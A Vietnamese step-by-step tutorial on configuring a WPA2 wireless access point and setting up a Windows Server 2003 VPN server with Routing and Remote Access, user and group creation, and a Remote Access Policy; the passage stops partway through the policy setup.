Starting IP Address: Enter the starting IP address for the DHCP range.

Cáu hình bảo mật:

- Chọn Security Mode là: WPA2 Personal
- Chọn thuật toán mã hóa cho giao thức WPA là: TKIP+AES
- Key khi các thiết bị muốn kết nối tới mạng Wireless này là: vnexperts.net




- SSID tôi để là VNEXPERTS.NET



Save toàn bộ các thiết lập tôi đứng từ một máy tính kết nối Wi-Fi tới Access Point này.

- Dùng chính công cụ trên Windows tìm kiếm các SSID của mạng Wireless. Tôi thấy có mạng có SSID là VNEXPERTS.NET nhấn Connect gõ key như vừa rồi vào là hoàn thành kết nối Wireless


- Nhưng sau khi kết nối chắc chắn bạn vẫn chưa truy cập được vào Internet



Gõ Key truy cập



Hoàn tất kết nối




Cáu hình trên máy chủ vWindows Server 2003

Trong phần trước của bài viết tôi đã trình bày với các bạn chi tiết về cách thiết lập một máy chủ Windows Server 2003 thành máy chủ VPN Server qua các bước cơ bản nhất dưới đây:

- Đặt địa chỉ IP cho 2 card mạng của máy chủ
- Enable tính năng Routing and Remote Access
- Tạo User và Group cho phép Group truy cập VPN
- Tạo Remote Access Policy cho phép các kết nối VPN
- Gán địa chỉ IP ảo cho các kết nối VPN.

Đặt địa chỉ IP cho hai card mạng của máy chủ như dưới đây và dựa theo hình đầu tiên của bài viết này:

- Card nối ra Internet thì đặt Gateway
- Card nối vào Internal thì không cần đặt Gateway



```
C:\WINDOWS\system32\cmd.exe

Ethernet adapter EX:
  Connection-specific DNS Suffix . :
  IP Address . . . . . : 10.69.69.139
  Subnet Mask . . . . . : 255.255.255.0
  Default Gateway . . . . . : 10.69.69.2


Ethernet adapter IN:
  Connection-specific DNS Suffix . :
  IP Address . . . . . : 192.168.50.1
  Subnet Mask . . . . . : 255.255.255.0
  Default Gateway . . . . . :

C:\Documents and Settings\Administrator>
```

### Enable tính năng Routing and Remote Access


Start  Administrative tools  Routing and Remote Access  Chuột phải chọn Enable and ... rồi nhấn Next tới cửa sổ tiếp theo chọn Custom Configuration chọn như hình dưới đây:

Hệ thống yêu cầu có bật Service này không bạn nhấn Yes là hoàn thành quá trình




### Tạo User và Group cho phép truy cập VPN

- Máy chủ của tôi đã là Domain Controller (Không nhất thiết – Nếu máy chủ chưa là DC vẫn tạo user và Group bình thường). Ở đây tôi tạo user với tên “vnexperts.net” password đặt là 123456




- Nhấn vào Tab Dial In kiểm tra như dưới đây là OK




Sau đó tạo một Group với tên VPN rồi Add user vnexperts.net vào group này hoàn thành bước này

### Tạo Remote Access Policy cho phép máy chủ thành VPN Server

- Mục đích bước này là cho phép một Group được thực hiện một kết nối VPN.
- Chuột phải vào Remote Access Policy chọn New Remote Access Policy




Chọn Custom rồi gõ tên của Remote Access Policy




Nhấn Next hệ thống sẽ yêu cầu điều kiện cho phép kết nối bạn nhấn Add rồi chọn tới Windows Group

Nhấn Add tiếp để add Group mà bạn cho phép thực hiện kết nối VPN tới máy chủ này.

